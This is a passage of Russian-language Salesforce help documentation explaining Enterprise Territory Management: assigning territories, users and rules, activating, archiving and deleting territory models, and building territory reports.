**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предварительного просмотра назначений организаций:


- «Просмотр настройки и конфигурации»

И


«Управление территориями»


### Определение пользователей в территориях, назначенных организации

Организации и пользователи назначаются территориям независимо друг от друга, но назначение организации инициирует предоставление пользователям данной территории доступа к организации. Данные пользователи могут быть легко определены посредством записи организации.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте запись организации, содержащую назначенные территории.
2. Определите пользователей посредством связанного списка «Пользователи в назначенных территориях».

 **Прим.:** Поле «Дата изменения» данного связанного списка отображает дату последнего изменения записи связи между территорией и пользователем. Данное поле может содержать или не содержать дату назначения пользователя территории.

 **Пример:** Шесть торговых представителей назначаются территории «Восток». Ввиду назначения организации «Публикация XYZ» территории «Восток», шесть торговых представителей территории отображаются в связанном списке «Пользователи в назначенных территориях» записи организации «Публикация XYZ».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра пользователей территорий из моделей территории «Активно», «Планирование» или «Архивировано», назначенных организации:

- «Просмотр настройки и конфигурации»

И


«Управление территориями»

Для просмотра пользователей территорий из модели территории «Активно», назначенной организации:

- «Просмотр настройки и конфигурации»

## Назначение территорий вручную организации

Запись организации позволяет напрямую назначать территории соответствующей организации. Организациям могут назначаться только территории, которые принадлежат моделям в состоянии «Планирование» или «Активно».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную организацию.
2. Чтобы просмотреть список территорий организации, нажмите кнопку **«Назначить территории»** в связанном списке «Назначенные территории» страницы сведений об организации. При необходимости настройте списковое представление.
3. Выберите модель территории, содержащую нужные территории.
4. Установите флажок напротив каждой нужной территории в связанном списке «Доступно». Чтобы просмотреть дополнительные записи, щелкните ссылку **«Больше»** ниже списка.  
Каждая выбранная территория отображается в связанном списке «Выбрано».
5. Нажмите кнопку **«Назначить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения территорий вручную внутри организаций:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

Для просмотра территорий из моделей территории «Активно», «Планирование» или «Архивировано», назначенных организации:

- «Просмотр настройки и конфигурации»

И


«Управление территориями»

Для просмотра территорий, назначенных из модели территории «Активно», назначенной организации:

- «Просмотр настройки и конфигурации»

## Назначение правил назначения вручную территорию

Запись территории позволяет напрямую назначать правила назначения объекта соответствующей территории. Доступные правила извлекаются из модели территории, которой принадлежит выбранная территория.


 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Каждая территория может использовать не более 15 правил назначения.

1. Откройте нужную территорию.
2. Чтобы просмотреть список правил, доступных в модели, нажмите кнопку **«Назначить правила»** в связанном списке **«Правила назначения, назначенные данной территории»** страницы сведений о территории.
3. Чтобы просмотреть сведения о критериях правил, наведите указатель мыши на имена доступных правил в связанном списке **«Доступно»**. Установите флажок напротив каждого нужного правила. Чтобы просмотреть дополнительные правила, щелкните ссылку **«Больше»** ниже списка.  
Каждое выбранное правило отображается в связанном списке **«Выбрано»**.
4. При необходимости примените выбранные правила к дочерним территориям.
5. Нажмите кнопку **«Назначить»**.

## Назначение территорий вручную возможностям

Запись возможности позволяет назначать и отслеживать территорию, чьи назначенные торговые представители работают над данной возможностью. Назначение территории вручную контролируется общим доступом пользователя к назначенной (родительской) организации возможности. Назначение территории инициирует предоставление общего доступа к возможности всем пользователям Salesforce, назначенным родительской территории в иерархии моделей территории.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Пользователи, *имеющие* общий доступ к организации возможности, могут назначать возможности *любую* территорию из активной модели. В противном случае, пользователи могут назначать *только* территорию, *назначенную* организации возможности. При назначении территории вручную система Salesforce отображает возможности, назначенные организации территории, но только пользователи, имеющие общий доступ, могут находить и назначать любую территорию в активной модели территории.

1. Откройте запись возможности.
2. Выберите нужную территорию в поле **«Территория»**.
3. Сохраните запись возможности.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения правил территории:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для назначения территорий вручную возможностям:

- «Просмотр настройки и конфигурации»

И

«Управление территориями»



 **Пример:** Организация использует шесть возможностей и две территории («Восток» и «Запад»). Территория «Восток», территория «Запад» или любая другая территория внутри активной модели может быть назначена любой или всем шести возможностям. Один из торговых представителей, имеющий общий доступ к организации, назначенной одной из возможностей, может назначить данной возможности любую территорию. Ввиду отсутствия общего доступа к организациям, назначенным пяти другим возможностям, торговый представитель может назначить только территорию, которая уже назначена назначенной организации возможности.

## Выполнение фильтра назначения территории возможности

Фильтр назначения территории возможности автоматически назначает территории возможностям на основе логики фильтра в классе Apex.

1. Просмотрите иерархию активной модели территории.
2. Чтобы инициировать задание, применяющее фильтр, нажмите кнопку **«Выполнить фильтр возможности»**. Выберите нужные параметры. Просмотрите дополнительные параметры для ввода диапазона дат.
3. Нажмите кнопку **«Выполнить фильтр возможности»**. Уведомление о выполнении данного задания будет отправлено по эл. почте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения фильтра назначения территории возможности:

- «Просмотр настройки и конфигурации»
- И
- «Управление территориями»

## Клонирование модели территории

Клонирование позволяет пользователям создавать копию модели территории, которая может использоваться для тестирования разных характеристик территории. Новая модель содержит территории, правила назначения, пользователей и назначенные вручную организации, поддерживаемые исходной моделью. Клонирование доступно только моделям в состоянии «Планирование», «Активно» или «Архивировано». По завершении клонирования новой модели назначается состояние «Планирование».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

По завершении клонирования новой модели территории назначается состояние «Планирование».

1. Откройте нужную модель территории.
2. Нажмите кнопку **«Клонировать»**.
3. Заполните поля метки и описания.
4. Нажмите кнопку **«Сохранить»**.

Состояние «Клонирование» назначается модели на время обработки запроса системой Salesforce. В зависимости от размера и сложности модели, клонирование может занять некоторое время. Уведомление о завершении данного процесса будет отправлено по эл. почте.

СМ. ТАКЖЕ:

[Ограничения для функции управления территориями предприятия](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для клонирования модели территории:


- «Просмотр настройки и конфигурации»

И

«Управление территориями»

## Назначение пользователей территориям

Система позволяет назначать пользователей территориям, где должны продаваться продукты и услуги. Пользователи могут назначаться территориям, которые принадлежат моделям в состоянии «Активно» или «Планирование»; назначения, выполненные в состоянии «Планирование», используются только для планирования: они *не* влияют на доступ пользователей к записям.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте нужную территорию из иерархии моделей территории.
2. Нажмите кнопку **«Управление пользователями»** в связанном списке «Назначенные пользователи» страницы сведений о территории.
3. Выберите или найдите нужного пользователя на странице «Назначить пользователей».
4. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения  
пользователей территориям:


- «Просмотр настройки и конфигурации»


И

«Управление  
территориями»

## Идентификация пользователей территории по роли территории

Система позволяет отслеживать функции пользователей внутри территорий путем создания и назначения ролей территории пользователям территории. Пользователям могут назначаться разные роли в разных территориях.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

 **Пример:** Например, создайте роли «Ответственный за территорию», «Менеджер по продажам», «Специалист по продуктам» и «Торговый представитель».

### Определение раскрывающегося списка для ролей пользователей территории

Добавьте роли территории в связанный список «Роль в территории» объекта UserTerritoryAssociation, позволяющий выбирать роли для пользователей территории. Заданный раскрывающийся список «Роль в территории» может использоваться всеми территориями в состоянии «Активно» или «Планирование».

### Назначение ролей территории пользователям

Назначение ролей территории позволяет определять роли пользователей внутри территорий.

СМ. ТАКЖЕ:

[Добавление или редактирование значений раскрывающегося списка](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Определение раскрывающегося списка для ролей пользователей территории


Добавьте роли территории в связанный список «Роль в территории» объекта UserTerritoryAssociation, позволяющий выбирать роли для пользователей территории. Заданный раскрывающийся список «Роль в территории» может использоваться всеми территориями в состоянии «Активно» или «Планирование».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. В разделе настроек управления объектами для связей между территорией и пользователем перейдите в раздел полей.
2. Щелкните метку «**Роль в территории**» и нажмите кнопку «**Создать**».
3. Введите нужные значения раскрывающегося списка и нажмите кнопку «**Сохранить**». Введенные значения добавляются в раскрывающийся список «Роль в территории» на странице редактирования назначенных пользователей территории.

## Назначение ролей территории пользователям

Назначение ролей территории позволяет определять роли пользователей внутри территорий.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь в наличии раскрывающегося списка «Роль в территории», позволяющего выбрать нужную роль.
2. Откройте нужную запись территории.
3. Щелкните ссылку «**Правка**» напротив имени нужного пользователя в списке «Назначенные пользователи».
4. Выберите нужную роль территории из раскрывающегося списка «Роль в территории».
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения раскрывающихся списков:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения ролей территории пользователям:


- «Просмотр настройки и конфигурации»


И

«Управление территориями»

## Активация модели территории

Прежде чем активировать модель территории, рекомендуем проверить ее структуру и назначения организации. Помните, что система позволяет сохранять состояния «Планирование» и «Архивировано» для дальнейшего создания и использования модели.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

 **Важное замечание:** Организация может одновременно использовать только одну модель в состоянии «Активно». Активации подлежат только модели в состоянии «Планирование». Активированной модели не может быть назначено состояние «Планирование»: модели может быть назначено только состояние «Архивировано».

1. Прежде чем активировать модель, откройте назначения организации для предварительного просмотра.
2. Откройте запись для нужной модели территории и щелкните **«Просмотр иерархии»**.
3. Нажмите кнопку **«Активировать»**.  
Состояние «Активация» назначается модели на время обработки запроса системой Salesforce. В зависимости от размера и сложности модели, активация может занять некоторое время. Уведомление о завершении данного процесса будет отправлено по эл. почте.

СМ. ТАКЖЕ:

[Состояние модели территории](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активации модели территории:


- «Просмотр настройки и конфигурации»

И

«Управление территориями»

## Настройка полномочий и доступа функции управления территориями предприятия для администраторов и пользователей

Важным этапом внедрения функции управления территориями предприятия является предоставление нужным пользователям соответствующего уровня доступа.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Просмотрите последствия назначения полномочий для модели территории и доступа к записям в функции управления территориями предприятия.
2. При необходимости назначьте полномочия пользователя.
3. Добавьте связанный список «Назначенные территории» в макеты страниц организаций. Данный список позволяет администраторам вручную назначать территории организациям, а пользователям определять территории, назначенные организациям. Убедитесь, что связанный список содержит стандартные и настраиваемые поля (при их наличии), необходимые администраторам и пользователям для просмотра.
4. Добавьте связанный список «Пользователи в назначенных территориях» в макеты страниц организаций. Данный список позволяет администраторам и пользователям просматривать всех пользователей, назначенных территориям, которые назначаются организации, на основе предоставленных полномочий. Убедитесь, что связанный список содержит стандартные и настраиваемые поля (при их наличии), необходимые администраторам и пользователям для просмотра.
5. Добавьте поле «Территория» в макеты страниц возможностей. Данное поле позволяет администраторам и менеджерам по продажам вручную назначать территорию возможности из списка территорий, назначенных организации возможности. Добавьте поля «Имя территории» и «Описание территории» в списковые представления возможностей и отчеты для предоставления пользователям возможности определения назначенных территорий.
6. Добавьте любые созданные настраиваемые кнопки, ссылки или действия в макеты страниц территорий.

СМ. ТАКЖЕ:

[Как полномочия влияют на доступ к функциям и данным при использовании функции управления территориями предприятия?](#)

[Профили](#)

[Наборы полномочий](#)

[Элементы пользовательского интерфейса расширенного редактора макетов страниц](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения полномочий пользователя:


- «Управление пользователями»

Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

## Выполнение правил назначения для территории

Система позволяет выполнять правила назначения организации для любой территории, использующей правила и принадлежащей модели территории в состоянии «Планирование» или «Активно». Если территория находится в состоянии «Планирование», то выполняемые правила поддерживают *предварительный просмотр* назначений организаций. Если территория находится в состоянии «Активно», то выполняемые правила назначают организации территории.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Откройте иерархию, которой принадлежит нужная модель территории.
2. Чтобы найти нужную территорию, воспользуйтесь древовидным или списковым представлением.
3. При выборе спискового представления нажмите кнопку **«Выполнить правила»**. При выборе древовидного представления наведите указатель мыши на имя нужной территории и нажмите кнопку **«Выполнить правила»**. Чтобы просмотреть сведения о записи территории, включая назначенные правила, до выполнения соответствующих правил, откройте запись и нажмите кнопку **«Выполнить правила»** в связанном списке «Правила назначения, назначенные данной территории».


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для выполнения правил внутри территорий:

- «Настройка приложения»
- И
- «Управление территориями»

## Определение территорий, к которым применяется правило назначения

При использовании правил для назначения организаций территориям рекомендуем определить территории, к которым применяется отдельное правило.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Введите строку *«Модели территории»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Модели территории»**, чтобы вывести список моделей территории для организации.
2. Чтобы просмотреть список всех правил, связанных с моделью и ее территориями, найдите нужную модель и щелкните ссылку **«Просмотр правил»**.
3. Щелкните имя нужного правила и просмотрите территории, к которым оно применяется, в связанном списке «Назначенные территории».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о правиле назначения:

- «Настройка приложения»
- И
- «Управление территориями»

## Создание типов настраиваемых отчетов для отчетов функции управления территориями предприятия

Организации, использующие функцию управления территориями предприятия, могут выполнять отчеты, позволяющие просматривать назначения организаций, назначения пользователей и т. д. Система позволяет настраивать типы настраиваемых отчетов, позволяющие менеджерам по продажам и другим пользователям создавать нужные отчеты.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте и при необходимости настройте типы настраиваемых отчетов. Разрешите доступность всех полей для составления отчетов. Добавьте каждый отчет в категорию типа отчета «Управление территориями». Введите имя и описание для каждого типа отчета.

| Отчет (разделы, соответствующие некоторым отчетам, отображаются в виде ссылок) | А (основной объект) | В          | С  |
|--|---------------------|------------|--|
| <a href="#">Организации, назначенные территориям</a>                           | Организации         | Территории | –<br>Установите флажок « <b>Записи "А" должны иметь связанные записи "В"</b> ».                              |
| Организации, не назначенные территориям  | Организации         | Территории | –<br>Установите флажок « <b>Записи "А" могут иметь или не иметь связанные записи "В"</b> ».                  |
| Территории с назначенными организациями  | Модели территории   | Территории | Записи, назначенные территории<br>Установите флажок « <b>Записи "В" должны иметь связанные записи "С"</b> ». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»



| Отчет (разделы, соответствующие некоторым отчетам, отображаются в виде ссылок) | А (основной объект) | В   | С   |
|--|---------------------|---|---|
| <a href="#">Территории без назначенных организаций</a>                         | Модели территории   | Территории  | Записи, назначенные территории<br><br>Установите флажок <b>«Записи "В" могут иметь или не иметь связанные записи "С"»</b> . |
| Пользователи, назначенные территориям  | Пользователи        | Территории<br><br>Установите флажок <b>«Записи "А" должны иметь связанные записи "В"»</b> .                         | –   |
| <a href="#">Пользователи, не назначенные территориям</a>                       | Пользователи        | Территории<br><br>Установите флажок <b>«Записи "А" могут иметь или не иметь связанные записи "В"»</b> .             | –   |
| <a href="#">Территории с назначенными пользователями</a>                       | Модели территории   | Территории  | Пользователи<br><br>Установите флажок <b>«Записи "В" должны иметь связанные записи "С"»</b> .                               |
| Территории без назначенных пользователей                                       | Модели территории   | Территории  | Пользователи<br><br>Установите флажок <b>«Записи "В" могут иметь или не иметь связанные записи "С"»</b> .                   |
| <a href="#">Суммируемые сведения об организациях по территории</a>             | Организации         | Территории<br><br>Установите флажок <b>«Каждая запись "А" должна иметь как минимум одну связанную запись "В"»</b> . | –   |

3. Разверните нужные типы отчетов.


4. Уведомите пользователей о возможности создания отчетов посредством данных типов настраиваемых отчетов.

СМ. ТАКЖЕ:


[Создание типа настраиваемого отчета](#)

## Составление отчетов по организациям, назначенным территориям

Система позволяет управлять назначениями организаций путем составления отчетов по организациям, назначенным территориям. Отчеты позволяют просматривать территории и принадлежащие им организации.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Организации» и «Территории». Убедитесь, что объект «Организации» *должен* иметь связанные записи объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле «*Имя организации*» объекта «Организации» и поле «*Метка*» объекта «Территории». В противном случае, добавьте данные поля.
6. При необходимости отфильтруйте результаты отчета. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение «*Фильтр поля*» из раскрывающегося списка «Фильтры». Настройте параметр фильтрации «*"Модель территории: метка" равно "<имя активной модели территории>"*» и нажмите кнопку **«ОК»**. Чтобы выполнить фильтрацию по ответственности за организацию, выберите значение «*Мои организации*», «*Организации моей рабочей группы*» или «*Организации моей группы, работающей с территориями*» в поле **«Показать»**. Чтобы выполнить фильтрацию по назначению территории пользователя, выберите значение «*Организации моих территорий*».

 **Важное замечание:** При последующей активации другой модели территории рекомендуем обновить переменную имени модели территории в данном отчете.

7. Добавьте любые другие нужные поля.
8. Сохраните и запустите отчет.
9. Чтобы просмотреть каждую организацию и количество назначенных ей территорий, резюмируйте данные по полю «*Имя организации*» объекта «Организации».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Составление отчетов по территориям без назначенных организаций

Система позволяет управлять назначениями организаций путем составления отчетов по территориям моделей, которые не имеют назначенных организаций.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Модели территории», «Территории» и «Записи, назначенные территории». Убедитесь, что объект «Территории» *может иметь или не иметь* связанные записи объекта «Записи, назначенные территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле *«Метка»* объекта «Модели территории» и поле *«Метка»* объекта «Территории». В противном случае, добавьте данные поля.
6. Выберите значение *«Кросс-фильтр»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«Территории без записей, назначенных территории»* и нажмите кнопку **«ОК»**. Настройте параметр фильтрации *«"Объект" равно "Организация"»*.
7. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение *«Фильтр поля»* из раскрывающегося списка «Фильтры». Настройте параметр фильтрации *«"Состояние" равно "Активно"»* и нажмите кнопку **«ОК»**.
8. Добавьте любые другие нужные поля.
9. Сохраните и запустите отчет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»


И

«Конструктор отчетов»

## Составление отчетов по пользователям, не назначенным территориям

Система позволяет управлять назначениями пользователей путем составления отчетов по пользователям, не назначенным территориям.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Пользователи» и «Территории». Убедитесь, что объект «Пользователи» *может иметь или не иметь* связанные записи объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
  2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку «**Создать отчет**».
  3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
  4. Нажмите кнопку «**Создать**».
  5. Убедитесь, что отчет содержит поле «*Полное имя*» объекта «Пользователи» и поле «*Метка*» объекта «Территории». В противном случае, добавьте данные поля.
  6. Выберите значение «*Кросс-фильтр*» из раскрывающегося списка «Фильтры». Настройте параметр фильтрации «*Пользователи без территорий*» и нажмите кнопку «**ОК**».
  7. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение «*Фильтр поля*» из раскрывающегося списка «Фильтры». Настройте параметр фильтрации «*"Модель территории: метка" равно "<имя активной модели территории>"*» и нажмите кнопку «**ОК**».
-  **Важное замечание:** При последующей активации другой модели территории рекомендуем обновить переменную имени модели территории в данном отчете.
8. Добавьте любые другие нужные поля.
  9. Сохраните и запустите отчет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания, редактирования и удаления отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Составление отчетов по территориям с назначенными пользователями

Система позволяет управлять назначениями пользователей путем определения территорий моделей, имеющих назначенных пользователей. Отчеты позволяют просматривать территории и назначенных им пользователей.

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Модели территории», «Территории» и «Пользователи». Убедитесь, что объект «Территории» *должен* иметь связанные записи объекта «Пользователи», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Убедитесь, что отчет содержит поле «*Метка*» объекта «Модели территории», поле «*Метка*» объекта «Территории» и поле «*Полное имя*» объекта «Пользователи». В противном случае, добавьте данные поля.
6. Чтобы просмотреть *только* данные для моделей территории в состоянии «Активно», выберите значение «*Фильтр поля*» из раскрывающегося списка «Фильтры». Настройте параметр фильтрации «*"Состояние" равно "Активно"*» и нажмите кнопку **«ОК»**.
7. Добавьте любые другие нужные поля.
8. Сохраните и запустите отчет.
9. Чтобы просмотреть каждую территорию с назначенными пользователями, резюмируйте данные по полю «*Метка*» объекта «Территории».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания, редактирования и удаления отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Составление отчетов по суммируемым полям организаций по территории

Система позволяет оценивать размер территории путем составления отчетов по суммируемым сведениям об организациях (например, годовой доход или количество сотрудников).

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. Убедитесь, что организация использует тип настраиваемого отчета, ссылающийся на объекты «Организации» и «Территории». Убедитесь, что объект «Организации» *должен иметь* как минимум одну запись объекта «Территории», и разрешите доступность всех полей данных объектов для составления отчетов.
2. Создайте отчет: откройте вкладку «Отчеты» и нажмите кнопку **«Создать отчет»**.
3. Выберите нужный тип настраиваемого отчета из категории «Управление территориями».
4. Нажмите кнопку **«Создать»**.
5. Выберите параметр **«Матричный формат»**.
6. Выберите поле **«Метка»** из списка полей «Территории». Перетащите данное поле для создания группировки строк.
7. Выберите поле **«Имя организации»** из списка полей «Организации». Перетащите данное поле для создания группировки строк.
8. Выберите суммируемые поля (например, **«Годовой доход»** и **«Сотрудники»**) из списка полей «Организации». Перетащите данные поля в область суммируемых полей. При необходимости установите флажок **«Сумма»**.
9. При необходимости отфильтруйте результаты отчета. Чтобы выполнить фильтрацию по ответственности за организацию, выберите значение **«Мои организации»**, **«Организации моей рабочей группы»** или **«Организации моей группы, работающей с территориями»** в поле **«Показать»**. Чтобы выполнить фильтрацию по назначению территории пользователя, выберите значение **«Организации моих территорий»**.
10. Добавьте любые другие нужные поля.
11. Выполните и проверьте отчет.
12. Чтобы сложить все значения суммируемых полей по территории, резюмируйте данные по полю **«Метка»** объекта «Территории».
13. Сохраните отчет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания, редактирования и удаления отчетов:


- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Архивирование модели территории


Архивирование инициирует деактивацию модели территории в организации. Тем не менее, модель сохраняется в списке моделей территории, который позволяет просматривать связанные правила назначения и итоговые назначения организации, созданные данными правилами. Архивированию подлежат только модели в состоянии «Активно». Архивированной модели не может быть назначено состояние «Активно» или «Планирование».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

1. В настройке введите «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Модели территории**».
2. Щелкните ссылку «**Правка**» напротив нужной модели территории.
3. Выберите значение «**Архивирование**» из раскрывающегося списка «Состояние». Состояние «Архивирование» назначается модели на время обработки запроса системой Salesforce. После завершения обработки модели назначается состояние «Архивировано», а пользователю отправляется соответствующее электронное уведомление. В зависимости от размера и сложности организации, данный процесс может занять некоторое время.

## Удаление модели территории

Система позволяет удалять неиспользуемые модели территории. Активная территория не может быть удалена: модель должна находиться в состоянии «Планирование» или «Архивировано».

 **Прим.:** Данные сведения относятся только к функции управления территориями предприятия.

Удаление модели территории инициирует удаление всех связанных территорий и назначений организации. Удаление не может быть отменено; удаленная модель не может быть восстановлена. Данный процесс может занять несколько часов. Уведомление о его завершении будет отправлено по эл. почте.

1. В настройке введите «*Модели территории*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Модели территории**».
2. Найдите нужную модель. Убедитесь, что модель находится в состоянии «Планирование» или «Архивировано» посредством столбца «**Состояние**».
3. Щелкните ссылку «**Удал.**».
4. Проверьте эл. почту на наличие уведомления о завершении процесса удаления.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для архивирования модели территории:

- «Управление территориями»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

